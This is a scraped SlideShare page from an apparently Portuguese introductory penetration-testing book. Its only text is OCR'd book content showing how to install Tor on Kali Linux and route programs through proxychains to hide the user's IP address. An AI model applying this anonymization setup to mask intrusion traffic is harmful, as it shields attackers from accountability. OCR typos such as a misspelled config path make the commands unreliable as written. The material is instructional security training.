

![um cliente para acessar a rede TOR, a escolha de acessá-la ou não para
“proteger” os seus dados será de plena responsabilidade sua.
Instale o TOR no Kali Linux:
root@kali# apt-get install tor
Ao iniciar a rede TOR é criado um socks local que fará a ponte com os nós
do TOR
root@kali# service tor start
Configure o proxychains para acessar a porta local 9050. O arquivo de
configuração /etc/proychains.conf ficará da seguinte forma:
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 9050
Acessse qualquer programa que queira. Por exemplo, faça um teste com o
iceweasel
root@kali# proxychains iceweasel
Acesse o endereço http://www.meuip.com.br. O seu IP será de algum nó
aleatório da rede TOR.
1 Virtual Private Server, Servidor Privado Virtual, é um servidor acessível pela internet. Ao contratar
uma VPS, o usuário possui acesso root a esse servidor. A vantagem é que esses servidores possuem
determinadas portas liberadas para acesso ao público, como a 53.
2 Fonte: http://pt.wikipedia.org/wiki/Tor_(rede_de_anonimato).](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-269-2048.jpg)







